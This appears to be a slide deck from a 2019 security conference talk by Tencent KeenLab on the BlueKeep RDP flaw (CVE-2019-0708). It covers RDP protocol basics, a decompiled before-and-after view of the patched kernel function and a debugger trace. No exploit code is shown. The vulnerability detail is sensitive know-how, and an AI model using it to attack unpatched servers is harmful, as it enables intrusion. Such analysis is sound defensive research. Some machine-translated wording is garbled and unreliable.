



SDC · 2019

2019  
云  
开发者  
峰会

Security  
Development  
Conference



# RDP: From patch to remote code execution

阿左 @ Tencent KeenLab 2019.7.19

## Outline

1. RDP-Introduction to the basics of the agreement
2. CVE-2019-0708补丁分析
3. Scanner principle
4. Kernel exploits
5. Demo
6. Mitigation strategies

## RDP-

Introduction to the basics of the agreement




- terminal service
- 
- RDP - Components and architecture
- protocol

## Old-fashioned terminal service




- Windows XP
- Windows Server 2003
- Windows 7
- Windows Server 2008 R2

## Terminal Services Kernel Components



## Terminal Services User State component




## Modern terminal service




- Windows 8
- Windows Server 2012
- Windows 10
- terminput.sys
- Rdpbase.dll
- Rdpcore.dll
- Rdpserverbase.dll

# RDP protocol




Client X.224 Connection request datagram



RDPLink establishment communication

# MCS protocol



Multipoint communication protocol

MCS ): a series of ITU defined

communication protocol standards T.120

T122 T125等

## Static virtual channel

In the main TCP, multiple static virtual channels are implemented on the link to exchange data, and at most 31 static virtual channels.

1003 I/O Shindo

1007 User channel

# Virtual channel

- \* rd pdr (device redirection)
- \* cliprdr (Clipboard reset)
- \* rail (RemoteApp)
- \* drdynvc (Dynamic virtual channel)
  - \* audin (Audio reorientation)
    - \* alsa support
    - \* pulse support
  - \* tsmf (Multimedia redirection)
    - \* alsa support
    - \* pulse support
    - \* ffmpeg support
  - \* rd pdr (device redirection)
  - \* disk (Disk Redirection)
  - \* parallel (Parallel Port Redirect ion)
  - \* serial (Serial Port Redirection)
  - \* printer (Printer Redirection)
  - \* CUPS support
  - \* smartcard (Smartcard Redirect ion)
  - \* rd psn d (sound redirect)
  - \* alsa support
  - \* pulse support

# CVE-2019-0708 - Patch analysis

```

int __stdcall IcaBindVirtualChannels(PVOID P)
{
    // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL- "+" TO EXPAND]

    v1 = IcaLockConnectionForStack((int)P);
    v10 = &v17;
    v13 = v1;
    v7 = 0x380113;
    v8 = 0;
    v9 = 0;
    v11 = 0x1C0;
    v15 = _IcaCallStack(P, 5, (int)&v7);           // parse protocol
    if ( v15 >= 0 )
    {
        v16 = 0;
        v14 = v12 / 0xE;
        if ( v12 / 0xE > 0 )
        {
            v2 = &v18;
            do
            {
                if ( _IcaFindVcBind(v1, v2 - 8, (int)&v6) == -1 )
                {

                    v15 = _IcaRegisterVcBind(v1, v2 - 8, *(unsigned __int16 *)v2, *(_DWORD *)(v2 + 2));
                    if ( v15 < 0 )
                        break;
                }
                v3 = IcaFindChannelByName(v1, (PERESOURCE)5, v2 - 8);
                channel = v3;
                if ( v3 )
                {
                    IcaReferenceStack(v3);
                    KeEnterCriticalSection();
                    ExAcquireResourceExclusiveLite((PERESOURCE)(channel + 12), 1u);
                    _IcaBindChannel(channel, 5, *(unsigned __int16 *)v2, *(_DWORD *)(v2 + 2));
                    ExReleaseResourceLite((PERESOURCE)(channel + 12));
                    KeLeaveCriticalSection();
                    IcaDereferenceChannel((PVOID)channel);
                    IcaDereferenceChannel((PVOID)channel);
                    v1 = v13;
                }
                ++v16;
                v2 += 14;
            } while ( v16 < v14 );
        }
    }
}

```

```

int __stdcall IcaBindVirtualChannels(PVOID P)
{
    // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL- "+" TO EXPAND]


    v1 = IcaLockConnectionForStack((int)P);
    v12 = &v19;
    v15 = v1;
    v9 = 0x380113;
    v10 = 0;
    v11 = 0;
    v13 = 448;
    v17 = _IcaCallStack(P, 5, (int)&v9);           // rdpwd!WD_Ioctl
    if ( v17 >= 0 )
    {
        v18 = 0;
        v16 = v14 / 14;
        if ( v14 / 14 > 0 )
        {
            v2 = (int *)&v20;
            do
            {
                if ( _IcaFindVcBind(v1, (char *)v2 - 10, (int)&v8) == -1 )
                {
                    v17 = _IcaRegisterVcBind(v1, (char *)v2 - 10, *((unsigned __int16 *)v2 - 1), *v2);
                    if ( v17 < 0 )
                        break;
                }
                v3 = IcaFindChannelByName(v1, (PERESOURCE)5, (char *)v2 - 10);
                v4 = v3;
                if ( v3 )
                {
                    IcaReferenceStack(v3);
                    KeEnterCriticalSection();
                    ExAcquireResourceExclusiveLite((PERESOURCE)(v4 + 12), 1u);
                    v5 = _strcmp((const char *)(v4 + 0x58), "MS_T120");
                    v7 = *v2;
                    if ( v5 )
                        _IcaBindChannel(v4, 5, *((unsigned __int16 *)v2 - 1), v7);
                    else
                        _IcaBindChannel(v4, 5, 31, v7);
                    ExReleaseResourceLite((PERESOURCE)(v4 + 12));
                    KeLeaveCriticalSection();
                    IcaDereferenceChannel((PVOID)v4);
                    IcaDereferenceChannel((PVOID)v4);
                    v1 = v15;
                }
                ++v18;
                v2 = (int *)((char *)v2 + 14);
            } while ( v18 < v16 );
        }
    }
}

```

## Reading a document

### 2.2.1.3.4 Client Network Data (TS\_UD\_CS\_NET)

The TS\_UD\_CS\_NET packet contains a list of requested virtual channels.



**header (4 bytes):** A GCC user data block header, as specified in [User Data Header](#) (section 2.2.1.3.1). The User Data Header **type** field MUST be set to CS\_NET (0xC003).

**channelCount (4 bytes):** A 32-bit, unsigned integer. The number of requested static virtual channels (the maximum allowed is 31).

**channelDefArray (variable):** A variable-length array containing the information for requested static virtual channels encapsulated in [CHANNEL\\_DEF](#) structures (section 2.2.1.3.4.1). The number of CHANNEL\_DEF structures which follows is given by the **channelCount** field.

# Breakpoint

```
0: kd> kv
# ChildEBP RetAddr  Args to Child
00 ee9ba9d4 f774ecdb 859f64f8 00000005 0000001f termdd!_IcaBindChannel (FPO: [Non-Fpo])
01 ee9ba9f8 f774edf4 68b4ffdf 00000005 859ecd2f termdd!_IcaAllocateChannel+0xcb (FPO: [Non-Fpo])
02 ee9baa1c f774fe21 859d8eb8 859ecd2f 860789f8 termdd!_IcaCreateChannel+0x7e (FPO: [Non-Fpo])
03 ee9baa44 f774ff4d 860789f8 86078a68 86078a08 termdd!_IcaCreate+0xbd (FPO: [Non-Fpo])
04 ee9baa5c 804f018f 861c8e90 860789f8 860789f8 termdd!_IcaDispatch+0xfd (FPO: [Non-Fpo])
05 ee9baa6c 805841fa 861c8e78 85a4b43c ee9bac04 nt!IopfCallDriver+0x31 (FPO: [0,0,0])
06 ee9bab4c 805c0444 861c8e90 00000000 85a4b398 nt!IopParseDevice+0xa12 (FPO: [Non-Fpo])
07 ee9babc4 805bc9d0 00000000 ee9bac04 00000040 nt!ObpLookupObjectName+0x53c (FPO: [Non-Fpo])
08 ee9bac18 80577033 00000000 00000000 dff12001 nt!ObOpenObjectByName+0xea (FPO: [Non-Fpo])
09 ee9bac94 805779aa 0280249c c0100000 0268e870 nt!IopCreateFile+0x407 (FPO: [Non-Fpo])
0a ee9bacf0 8057a0b4 0280249c c0100000 0268e870 nt!IoCreateFile+0x8e (FPO: [Non-Fpo])
0b ee9bad30 8054261c 0280249c c0100000 0268e870 nt!NtCreateFile+0x30 (FPO: [Non-Fpo])
0c ee9bad30 7c92e4f4 0280249c c0100000 0268e870 nt!KiFastCallEntry+0xfc (FPO: [0,0] TrapFrame @ ee9bad64)
0d 0268e838 7c92d09c 74ed1207 0280249c c0100000 ntdll!KiFastSystemCallRet (FPO: [0,0,0])
0e 0268e83c 74ed1207 0280249c c0100000 0268e870 ntdll!NtCreateFile+0xc (FPO: [11,0,0])
0f 0268e898 74ed142b 0280249c 000dd468 00000032 ICAPI!_IcaOpen+0x59 (FPO: [Non-Fpo])
10 0268e8b8 74ed2184 00000378 0280249c 00000001 ICAPI!_IcaStackOpen+0x78 (FPO: [Non-Fpo])
11 0268e8dc 7246684e 00000378 00000005 724614a8 ICAPI!_IcaChannelOpen+0x41 (FPO: [Non-Fpo])
